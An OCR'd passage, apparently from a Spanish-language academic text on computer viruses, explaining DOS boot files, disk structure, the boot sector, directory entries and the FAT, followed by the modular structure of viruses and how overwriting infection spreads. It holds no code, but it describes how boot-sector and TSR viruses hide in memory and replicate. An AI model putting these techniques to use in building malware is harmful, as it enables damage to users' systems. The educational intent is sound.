El programa inicial en ROM carga y ejecuta al programa bootstrap (programa de arranque) de algún disco y le transfiere el control del procesador. En un disco botable (que contiene los archivos básicos del sistema operativo), el programa de arranque del disco verifica que estén los archivos básicos del DOS los cuales son dos archivos ocultos llamados IBMBIO.COM e IBMDOS.COM. Si los encuentra, los carga en memoria junto con el intérprete de comandos del DOS: COMMAND.COM.

El archivo IBMBIO.COM contiene extensiones del ROM BIOS. Estas extensiones pueden ser cambiadas o adicionadas a las operaciones básicas de entrada/salida y contener correcciones a la ROM BIOS existente. nuevas rutinas

para nuevos equipos, o mejorar, modificando rutinas estándares del ROM BIOS. Debido a que es parte del software del disco, las rutinas del IBMBIO.COM dan un medio conveniente de modificar al ROM BIOS. Todo esto es necesario, porque las nuevas rutinas, cambian los vectores de interrupción anteriores de las rutinas del ROM BIOS para establecer las nuevas localidades del BIOS cuando éste es cambiado. Siempre que un nuevo dispositivo es adicionado al computador, los programas de soporte pueden ser incluidos en el archivo IBMBIO.COM o instalar programas controladores o de configuración de los mismos, eliminando la necesidad de remplazar los circuitos ROM.

Se puede pensar en las rutinas del ROM BIOS como el sistema elemental para habilitar el software, efectuando las más fundamentales y primordiales operaciones de entrada/salida. Las rutinas del IBMBIO.COM, al ser una extensión del ROM BIOS, son igualmente esenciales para el funcionamiento básico.

El archivo IBMDOS.COM contiene las rutinas de servicios del DOS. Los servicios del DOS, al igual que los servicios del BIOS, pueden ser llamados por programas a través de algunas interrupciones cuyos vectores están localizados en la tabla de vectores de interrupción en la parte baja de la memoria. Una de las interrupciones del DOS, la interrupción 21h (decimal 33), es particularmente importante, ya que cuando es llamada, se tiene acceso a un gran número de funciones básicas del DOS. Las funciones del DOS proveen un mejor control, sofisticado y eficiente de entrada/salida que las rutinas del BIOS, especialmente con operaciones de manipulación de archivos en los discos. Todo proceso estándar de los discos - formateo del disco; lectura y escritura de datos; abrir, cerrar, y borrar archivos; búsqueda a través de directorios - son incluidas en las funciones del DOS, y constituyen parte fundamental de programas DOS de alto nivel, tales como FORMAT, COPY, y DIR.

El archivo COMMAND.COM es el tercero y más importante del DOS. Este archivo contiene las rutinas que interpretan los comandos que se introducen a través del teclado cuando se está en el modo de comando del DOS (cuando aparece el prompt del sistema seguido del cursor). Por comparación del comando introducido con una tabla de nombre de comandos, el COMMAND.COM puede diferenciar entre un comando interno que forme parte del archivo COMMAND.COM, tal como RENAME o COPY, y un comando externo, tal como los programas de utilidades del DOS (como DEBUG). El intérprete de comandos

actúa ejecutando las rutinas requeridas por los comandos internos, o buscando los programas requeridos en disco cargándolos en memoria.

2.2 Estructura de los discos.

Los sistemas de computación deben tener medios para almacenar información permanentemente. Usualmente se emplea impresión en papel, discos magnéticos, cintas magnéticas, discos ópticos. Pero el medio más común en la familia de las PC es el disco flexible (diskettes) y el disco duro (hard disk). Ambos se presentan en varios tamaños y capacidades pero su funcionamiento es básicamente el mismo: la información es codificada magnéticamente y grabada en la cara de los discos y mediante software se controla al disco.

Cuando apareció la familia PC en 1981, ésta usaba un sólo tipo de disco: medida de 5 1/4 pulgadas con doble densidad, un sólo lado y solamente 160 Kilobytes (KB) de capacidad. Actualmente existen discos de alta capacidad de 5 1/4 y 3 1/2 pulgadas,de 1.2 y 1.4 Mb respectivamente, que son los estándares para los equipos PCs AT y PS2s, aunque se encuentran también los discos ópticos de 120 Mb.

2.2.1 Mapa de los discos.

Para comprender como está organizada la información en los discos, considere la estructura física de los discos y los mecanismos para leer y escribir en ellos.

Internamente, un disco es una platina circular fabricada con materiales que facilitan la codificación magnética para representar datos digitales. El disco está protegido por una cubierta de plástico con orificios estratégicos para su uso.

Las unidades de disco contienen un motor que rota el disco a una velocidad constante. El controlador contiene dos cabezas de lectura/escritura, una por cada lado del disco. Cada cabeza contiene una bobina que transmite impulsos eléctricos a la superficie del disco, estos impulsos eléctricos inducen un campo magnético que alinea las partículas magnetizadas en la superficie del disco. Este alineamiento determina el valor de un bit, el cual sólo puede tener dos

valores: 0 si las partículas están alineadas en el mismo sentido o 1 si las partículas se alinean en sentido contrario, como se muestra en la figura 2-2.




FIGURA 2-2. ESCRITURA/LECTURA DE UN DISCO MAGNETICO

La manera en que es mapeada la información en los discos flexibles y en los discos duros es resultado natural de la geometría del hardware. Cuando la posición de la cabeza de lectura/escritura efectúa un recorrido por toda una circunferencia hasta regresar a su posición inicial se dice que ha recorrido una pista (track), vea la figura 2-3.




FIGURA 2-3. PISTAS DE UN DISCO MAGNETICO

Debido a que una pista del disco puede contener 4 KB o más datos, estas pistas se dividen en unidades llamadas sectores, como se muestra en la figura 2-4. Todos los sectores tienen la misma capacidad de almacenar datos - típicamente 512 bytes tanto para discos flexibles como para discos duros. Los sectores y pistas son numerados secuencialmente, por lo que para localizar un dato en particular sólo tiene que especificar el número de pista y el número de sector.

Debido a que los discos flexibles tienen dos caras y los discos duros más de dos, siempre, se necesitan tres dimensiones (tres parámetros) para localizar datos. Por lo tanto, la posición de la cabeza de lectura/escritura es descrita por un número de cilindro. Como las pistas, los cilindros son numerados secuencialmente. Si se piensa en un cilindro como un puntero de pistas para dar la posición de la cabeza de lectura/escritura, se podrá observar que la locación de una pista en particular es determinada al especificar un número de cilindro mas el número de cabeza de lectura/escritura.




FIGURA 2-4. SECTORES DE UN DISCO MAGNETICO

Si se tiene esto en mente, es fácil censar varios formatos de disco usados en las PC y PS2 (vea la tabla 2-1).

TIPO DE DISCO	CAPACIDAD	CILINDROS	SECTORES POR PISTA	LADOS
5 1/4 - PULGADAS	160 Kb	40	8	1
	180 Kb	40	9	1
	320 Kb	40	8	2
	360 Kb	40	9	2
	1.2 Mb	80	13	2
3 1/2 - PULGADAS	720 Kb	80	9	2
	1.44 Mb	80	18	2

TABLA 2-1. FORMATOS DE DISCOS FLEXIBLES EMPLEADOS EN LA PC Y PS/2.

2.2.2. Disco Bootable.

Un disco bootable es el que contiene la información necesaria para cargar y ejecutar el sistema operativo al tiempo que arranca el computador. Todo disco puede ser bootable, para esto no es necesario que tenga un formato especial, solamente necesita contener la información necesaria para que el ROM BIOS arranque el sistema operativo.

El primer sector del disco - cilindro 0, cabeza 0, sector 1 - es reservado para un pequeño programa de arranque (el programa debe ser corto debido a que el tamaño de un sector es sólo de 512 bytes). La función de este pequeño programa de arranque es el de cargar en memoria al sistema operativo y transferirle el control a él.

Cuando se arranca el computador las rutinas del ROM BIOS leen en memoria el contenido del sector de carga (boot sector) del disco, checando si contiene el programa de arranque. El BIOS examina los dos últimos bits de este sector buscando que tengan la asignación 55h y AAh que indica que el disco es bootable. Si no encuentra esta asignación, el BIOS asume que el disco no es bootable.

2.2.3. Estructura lógica de los discos.

Todos los discos manejados por DOS tienen un formato lógico del mismo tipo: el tamaño del disco, pistas, y sectores son identificados numéricamente con la misma notación.

El DOS no reconoce cilindros, lados y sectores. El DOS ve un disco como una secuencia de sectores lógicos. La secuencia de sectores lógicos comienza con el primer sector del disco: sector 1, cilindro 0, cabeza 0 (el boot sector), que es para el DOS el sector 0.

Los sectores lógicos son numerados de pista en pista en el mismo cilindro, y se enumeran de cilindro en cilindro. Después del último sector en el cilindro 0, cabeza 0, es seguido por el primer sector en el cilindro 0, cabeza 1; el último sector en un cilindro es seguido por el primer sector en el cilindro siguiente.

El uso de la numeración de sectores lógicos por el DOS lo limita en cuanto al espacio en disco al cual puede acceder. Esto es debido a que el DOS mantiene números enteros de 16 bits para numerar los sectores lógicos, por lo que no puede acceder a más de 65,536 sectores lógicos en un disco, debido a que el tamaño estándar de un sector es de 512 bytes. Por esto la memoria máxima que puede manejar es 65,536 x 512 o 32 MB. Esto no es ningún problema para los discos flexibles, pero es una gran limitación para algunas PC/AT y PS2 que tengan discos mayores de 32 MB.

Para evitar esta restricción, la versión DOS 3.3 introduce la noción de partición extendida de DOS. Con el DOS 3.3 se provee el programa de utilería FDISK para hacer una partición de un disco muy grande, con lo que se puede separar un disco en dos o más discos lógicos.

2.2.4. Como el DOS organiza los discos.

Cuando el DOS formatea un disco, éste limpia y verifica cada sector. Todo disco, ya sea flexible o duro, es particionado en un mapa de cuatro áreas separadas. Estas áreas, en orden en que son inicializadas, son: área reservada (boot sector o sector cero), la tabla de locación de archivos FAT (File Allocation Table), el directorio raíz (root directory), y el área de archivos. Estas áreas se esquematizan en la figura 2-5. El tamaño de estas áreas varía de acuerdo a los formatos, pero la estructura y el orden de éstas no cambia. Estas áreas se explican con mayor detalle a continuación.

EL Sector de carga (boot sector).

El boot sector es la primera área del disco. Consiste primordialmente de un corto programa en lenguaje de máquina que comienza los procesos para cargar al DOS en la memoria. Como ya se ha mencionado, el ROM BIOS checa si el disco es bootable y en caso de serlo efectúa los procesos pertinentes.

La primera instrucción de este programa es un salto, JMP (jump), el cual transfiere el control al resto del programa, en el mismo sector.




FIGURA 2-5. Mapa de las áreas de los discos manejadas por el DOS


Para todo disco formateado (excepto los discos formateados con ocho sectores por track), se encontrarán algunos parámetros en el boot sector, comenzando en el onceavo bit (vea la figura 2-6b). Estos parámetros son parte del bloque de parámetros del BIOS usado por el DOS para controlar cualquier tipo de disco.

El Directorio Raiz (Root Directory).

El directorio raíz, tanto en los discos flexibles como en los discos duros, es creado por el programa FORMAT del DOS. El tamaño del directorio raíz es determinado por FORMAT, por lo que el número de entradas es limitado.

El directorio raíz contiene una serie de entradas de 32 bits. Estas entradas contienen el nombre de un archivo, un subdirectorio, o una etiqueta de disco

(label). Las entradas del directorio contienen información básica sobre el tamaño de los archivos, su localización en el disco, y la hora y fecha en que fueron modificados por última vez. Esta información básica es contenida en ocho campos listados en la figura 2-6c.



Desplazamiento 00h: El nombre de archivo.
Los primeros 8 bits de una entrada contiene el nombre de archivo, en formato ASCII. Si el nombre de archivo es menor de 8 bits, éste se rellenará a la derecha con blancos (CHR$(32)). Las letras deben ser mayúsculas y no debe contener blancos incertados, por ejemplo AA BB.
Dos códigos se emplean para indicar situaciones especiales, los cuales aparecen en el primer byte del campo. Cuando un archivo es borrado, DOS escribe en el primer byte del campo el código E5h, para indicar que esa entrada puede ser empleada por otra. En las versiones DOS 2.0 y posteriores si el primer byte de una entrada tiene el código 00h éste le indica que llegó al final de la lista de entradas en el directorio.

Desplazamiento 08h: La extensión del archivo.
Directamente después del nombre del archivo se encuentra la extensión del mismo, también en formato ASCII. Tiene una longitud de tres bytes, y al igual que el nombre del archivo, es rellenado por blancos a la derecha si se ocupan menos de tres caracteres.
Cuando se trata de una etiqueta de disco (label), los campos de nombre y extensión son tratados como un sólo campo combinado de 11 bytes. En este caso, insertar blancos está permitido.

Desplazamiento 0Bh: El atributo del archivo.
Tiene la extensión de 1 byte, el cual esta codificado por un bit individualmente, del primero al séptimo. Este byte categoriza el tipo de entrada.

El bit 0, marca si el archivo ha sido marcado como sólo de lectura. En este estado, el archivo esta protegido contra modificaciones o borrado del mismo por cualquier operación del DOS.

El bit 1 marca si el archivo es oculto y el bit 2 declara si el archivo es de sistema. Archivos marcados como ocultos o de sistema no pueden ser vistos por operaciones ordinarias del DOS, tal como el comando DIR.

El bit 3 marca que la entrada en el directorio es una etiqueta del disco.

El bit 4, es el atributo de subdirectorio, éste identifica que la entrada es un subdirectorio. Debido a que los subdirectorios son inicializados como un archivo ordinario, ellos necesitan un soporte de entradas de directorio. El

cluster de comienzo de esta entrada señala el sector en el cual se tiene una estructura igual al directorio raíz, la cual tiene las mismas características aquí explicadas.

El bit 5 es el atributo de archivo, el cual siempre está a 1 cuando el archivo es creado o modificado.

Desplazamiento 0Ch: Reservado.

Esta área de 10 bits se reserva para algún uso futuro, todavía no implementado.

Desplazamiento 16h: Tiempo.

Este campo contiene dos bytes que marcan el tiempo (la hora) en que fueron creados o en que se realizó la última modificación. Este dato, en sí mismo, está codificado y se basa en un reloj de 24 horas. Para decodificar esta información en horas, minutos y segundos se emplea la siguiente fórmula:

Tiempo=(horas x 2048)+(minutos x 32)+(segundos / 2)

El tiempo 11:32:10 esta codificado como 5C05h (decimal 23557).

Desplazamiento 18h: La Fecha.

Este campo contiene 2 bytes en cuyo valor se marca la fecha en que el archivo fue creado o fue modificado por última vez. La fecha, es tratado como un número entero tipo palabra (word-2bytes), que para codificarse en año, mes y día emplea la siguiente fórmula:

fecha=((año - 1980) x 512) + (mes x 32) + dia

Usando esta fórmula, la fecha Diciembre 12, 1988 se codifica como 118Ch (decimal 4492);

(1988 - 1980) x 512 + 12 x 32 + 12= 4492

El año máximo que puede calcular el DOS es 2099.

Desplazamiento 1Ah: El cluster de comienzo

El séptimo campo de un registro en el directorio son 2 bytes que marcan el número de cluster en donde comienza el archivo en el área de datos del disco. Este número de cluster es el punto de entrada para localizar una cadena en la FAT, la cual señala todos los cluster que constituyen el archivo y el orden en la secuencia de los mismos.

Desplazamiento 1Ch: El tamaño del archivo

El último campo de un registro del directorio es el tamaño del archivo. Este es codificado como un número entero de 4 bytes sin signo, el cual puede especificar un tamaño de archivo muy grande - 4,294,967,295 bytes, para ser exacto, demasiado grande para cualquier propósito práctico.

El DOS emplea este valor para determinar el tamaño exacto del archivo. Debido a que un archivo es alojado en cluster de 512 bytes o más, el espacio actual ocupado por un archivo es usualmente mayor que el valor registrado en el directorio. En el disco, el espacio entre el final del archivo y el final del último cluster del archivo es desperdiciado.

Todo dato de un archivo o subdirectorio esta contenido en el área de archivos, la cual ocupa la última y mayor área del disco.

El DOS le asigna espacio a un archivo, un cluster a la vez, según sus necesidades de espacio (recuerde que un cluster es uno o más sectores consecutivos; el número de sectores por cluster es establecido al formatear el disco - vea el apéndice A). Cuando un archivo es creado, o uno existente es extendido, la locación del espacio crece. Cuando se necesita mayor espacio, el DOS asigna y locaciona otro cluster al archivo.

En condiciones ideales, un archivo es ubicado en un bloque continuo de espacio. Usualmente, un archivo tiene que separarse en bloques no continuos, especialmente cuando la información es adicionada a un archivo existente o cuando un archivo es creado en el espacio de un archivo previamente borrado.

Esta fragmentación de los archivos ocasiona lentitud en el acceso a los datos del archivo. Pero la fragmentación no tiene otros efectos, y generalmente los programas no necesitan estar concentrados en un solo bloque de memoria.

En la mayoría de los casos, esta fragmentación no tiene un mayor impacto en la velocidad de los programas.
Esta fragmentación también puede ser observada en la FAT de los discos, la cual conserva el orden de la secuencia de cluster de un archivo.

La Tabla de Locación de Archivos: FAT

La tabla de locación de archivos (FAT - File Allocation Table), es utilizado por el DOS como un mapa de como es utilizado el espacio en el área de archivos del disco.
Para muchos tipos de formatos de disco, el DOS mantiene dos copias de la FAT, para prevenir el caso de que una de ellas se borre o tenga errores. Curiosamente el programa CHKDSK del sistema operativo no da información en caso de que las dos FATs sean diferentes.
La organización de la FAT es simple: Tiene un registro en la FAT por cada cluster en el área de archivos. Un registro en la FAT puede tener uno de los valores listados en la tabla 2-3. Si el valor de la entrada no es marcado como no-usado, reservado o defectuoso, el cluster correspondiente en la FAT es parte de un archivo, y el valor de esta entrada en la FAT indica el número del siguiente cluster en el archivo.

FAT DE 12 BITS	FAT DE 16 BITS	DESCRIPCION
0	0	Cluster sin uso
FF0-FF6h	FFF0-FFF6h	Cluster reservado
FF7h	FFF7h	Cluster malo (dañado)
FF8-FFFh	FFF8-FFFFh	Ultimo cluster de un archivo (marca de fin de archivo)
(OTRO VALOR)		Siguiente cluster de un archivo

TABLA 2-3. DESCRIPCION DE LOS VALORES POSIBLES EN LA FAT DE UN DISCO FLEXIBLE.

Este método por el que se la asigna espacio a un archivo establece un mapa de cadenas de registros en la FAT, en donde cada entrada establece el punto del siguiente registro en la cadena (vea la figura 2-7). El primer número de

cluster en la cadena es el establecido en el séptimo campo en el directorio raíz (root directory):cluster de comienzo. Cuando un archivo es creado o extendido, el DOS asigna un nuevo cluster al archivo buscando en la FAT un cluster marcado como no_usado (esto es, un cluster que esté marcado en la FAT como 0), una vez encontrado lo adiciona a la cadena. Cuando un archivo es borrado, el DOS libera los cluster que tenía asignados limpiando las correspondientes entradas en la FAT (marcándolas con 0).




FIGURA 2-7. LOCALIZACION Y SEGUIMIENTO DE ARCHIVOS POR LA FAT

La FAT puede tener un formato de 12 bits o 16 bits por entrada. El formato de 12 bits es usado por discos flexibles y duros que no tengan más de 4078 clusters.

Los primeros dos bytes en la FAT son reservados para uso del DOS, y contienen la descripción de la medida de la FAT, la cual aparece en el bloque de parámetros del BIOS en el boot sector (sector 0) del disco. Los bytes sobrantes de las primeras dos entradas son completados con el valor 0FFh, esto es por que los primeros dos clusters (0 y 1) son reservados, el cluster número 2 corresponde al primer cluster del área de archivos en el disco.

Leer los valores de una FAT de 16 bits es fácil, sólo hay que multiplicar el número de cluster por 2 para encontrar la dirección de la correspondiente entrada

en la FAT. Para un FAT de 12 bits, lo anterior se encuentra multiplicando el cluster por 3 y dividiéndolo entre 2.

2.3 Estructura de los virus.

Como se menciona anteriormente, los virus infomáticos son programas. La estructura de estos programas es muy variada, dependiendo de la filosofía que emplea su creador, pero es posible delimitarla, de acuerdo a su comportamiento, en módulos con funciones muy específicas. La estructura modular de los virus informáticos se muestra en la figura 2-8.

FIGURA 2-8. ESTRUCTURA MODULAR DE LOS VIRUS INFORMATICOS

Un virus no necesariamente tiene esta estructura, ni siquiera necesita estar desarrollado en módulos, pero tal estructura es la más representativa del funcionamiento de un virus, además de ser la mejor estructurada.
Cada uno de los módulos son subrutinas que tienen finalidad específica, por lo que pueden manejarse como un programa independiente. La explicación de cada uno de los módulos se presenta a continuación.

2.3.1 Módulo de Instalación.

Este módulo tiene por función "activar" al programa, es decir, establecer las condiciones indispensables para que el virus opere, instalándose en la memoria y obteniéndo el control del procesador.

Atendiendo a la forma de instalación se pueden encontrar dos grupos de virus: virus temporales y residentes (ver sección 1.5). Los virus temporales se

instalan en la memoria al ejecutarse un programa infectado, y se cargan en la memoria de manera normal, como cualquier otro programa, y por lo mismo, al terminar la ejecución del programa infectado, ambos son descargados de la memoria.

Los virus residentes por el contrario, efectúan una labor más compleja de instalación, ya que no solamente deben copiar el código virus a la memoria RAM, sino que además necesitan proteger esta copia para evitar que el sistema operativo la borre o sobreescriba en ella. La forma en que efectúan esto es, generalmente en función de en donde copian su código:

En el boot sector de los discos. Para estos virus la instalación se basa en el hecho de que sus procesos se efectúan antes de ser cargado el sistema operativo, por ello, solamente necesitan copiar su código en la parte alta de la memoria RAM y proteger esta parte de la memoria para que no sea utilizada. Esta protección es fácil de realizar debido a que en la dirección 0040:0013h, perteneciente al área de datos de la ROM (vease sección 2.1.1.), existe la información relativa al tamaño de la memoria disponible en Kb, dato en el cual se basa el sistema operativo para instalar en memoria una porción residente en la parte baja y otra en la parte alta. Así el virus solamente necesita leer este parámetro y restarle su longitud, y cuando el sistema operativo se carga en memoria, establece una porción residente en la parte alta de la memoria sin tocar al programa virus cargado anteriormente. Así, se asegura que durante la operación del computador, en ningún momento se borrará o alterará el código virus instalado.

En los programas ejecutables. En estos casos, debe considerarse que el sistema operativo ya ha sido instalado y éste tiene el conocimiento y control exacto de la memoria libre disponible, pero además, ya se instalaron los servicios de interrupciones del DOS, y pueden utilizarse las interrupciones 20h y 27h las cuales terminan la ejecución de un programa, pero no borran a éste de la memoria, dejándolo residente en memoria (TSR - Terminate and Stay Resident). Los programas y datos que se establecen como residentes son manejados como una extensión del DOS y no pueden ser borrados o sobreescritos por otros programas.

Un virus informático puede emplear estos servicios especificando una porción de su programa para que permanezca activo en la memoria.

2.3.2 Módulo de Daño.

Un virus informático tiene una gran potencialidad de efectuar daño a los sistemas que infecta debido a las vulnerabilidades existente en los equipos PC. De acuerdo al daño que efectúan puede diferenciarse a distintos grupos de virus:

Daño físico. La gran mayoría de los virus efectúan daños al software de los equipos, pero un 2% de ellos tienen funciones que afectan al hardware, principalmente a las unidades lectoras de los discos flexibles, ya que las hacen trabajar de manera excesiva.

Pérdida de Información. Borran los archivos de los usuarios y algunos efectúan hasta un formateo de los discos duros de los sistemas.

Modificación de la Información. En este caso , están destinados a afectar sistemas de tipo financiero, en los que no borran los archivos, pero si modifican la información conteniente en ellos. Otros modifican parámetros de sistema, lo que ocasiona errores que a "simple vista" parece que tienen origen en la instalación de los sistemas.

Espacio y Recursos. Los virus llamados "benignos" no efectúan daño latente, de hecho la mayoría de los investigadores no los clasifica como dañinos, pero sin embargo, ocupan un espacio físico y recursos del procesador sin aportar ningún beneficio.

2.3.3 Módulo de reproducción.

Este módulo es el encargado de efectuar las labores de diseminación o contagio a otros programas y sistemas.

El contagio informático esta básicamente en el sector 0 de los discos y en los archivos ejecutables, aunque también se da, en menor grado, en los archivos con extensión .OVL y .BAT. El resultado del proceso de este módulo es una copia exacta del programa virus, pero el desarrollo de esta reproducción varía de acuerdo a la técnica utilizada:

Sobreescritura. En este caso el código virus remplaza a un código preexistente, es decir, sustituye las instriucciones del programa en proceso de infección, por sus instrucciones.

Inserción. En el cual el virus se añada al código anfitrión al principio o al final del mismo. El código del programa anfitrión no se modifica más que de ubicación, pero la ejecución del mismo no tendrá modificación.

2.3.4 Programa Principal.

Es el que se encarga de controlar y coordinar la ejecución de los demás módulos.

Generalmente esta parte del programa funciona al activarse el virus, mandando la ejecución del módulo de instalación, y dependiendo de ésta instalación, posteriormente verifica las condiciones de disparo para el módulo de daño, así como para el de reproducción. En sí este módulo funciona como administrador, validando la ejecución de cada uno de los módulos conforme al cumplimiento o no de condiciones predeterminadas.

Usualmente en él se encuentra además la función de producir un mensaje, que es la manifestación abierta del virus, es decir, como una especie de "firma" a manera de "el virus estuvo aquí".Este mensaje es de tipo visual y se despliega en la pantalla del monitor y aunque algunos solamente presentan un breve texto tal como: "Ho Ho Ho" (jo-jo-jo), otros desarrollan presentaciones muy vistosas, por

ejemplo el virus de Turín o del ping-pong el cual muestra un continuo movimiento de una "pelotita" que se va rebotando contra los contornos del monitor y las letras de la pantalla, o como en algunos virus contenidos en juegos de video, los cuales presentan funciones gráficas muy elaboradas.

2.4 Modos de ataque.

Aunque hay sin duda un gran número de variaciones, los virus conocidos pueden categorizarse en términos de dos de sus propiedades fundamentales: "¿Cómo infectan otros programas?" y "¿En dónde viven?".

2.4.1. Mecanismos de ataque

En términos de infectar a otros programas, los virus conocidos pueden ser agrupados dentro de tres clases generales: de reemplazo, sobre escritura(overwriting) e inserción.

Virus de sobreescritura.

Estos virus simplemente sobre escriben los primeros **n** bytes de un archivo ejecutable con las instrucciones del virus y son de esta manera, relativamente fáciles de crear. Considere que un programa es portador de un virus (un Caballo de Troya, por ejemplo) el cual se introduce en un sistema de cómputo en donde estan dos programas del usuario "sanos", es decir, no infectados. El estado inicial se muestra en la figura 2-9.




FIGURA 2-9
ESTADO INICIAL DEL SISTEMA

El programa infectado es ejecutado. La parte que constituye al virus es ejecutada primero e intenta infectar a los demás programas. Asumamos que infecta exitosamente al archivo de usuario 1. El resto del programa infectado es ejecutada posteriormente. El estado del sistema será entonces como se muestra en la figura 2-10.




FIGURA 2-10.
ESTADO DEL SISTEMA
DESPUES DE LA PRIMERA
INFECCION

Nótese que la primera parte del programa de usuario 1 ha sido remplazada por el código del virus. Asumamos ahora que el programa usuario 1 es ejecutado. Este ejecutará las instrucciones del virus que infectan al programa de usuario 2 y después se "rompe" o se comporta de alguna manera extraña. El estado del sistema será es como el mostrado en la figura 2-11.




FIGURA 2-11.
ESTADO DEL SISTEMA
DESPUES DE LA SEGUNDA
INFECCION

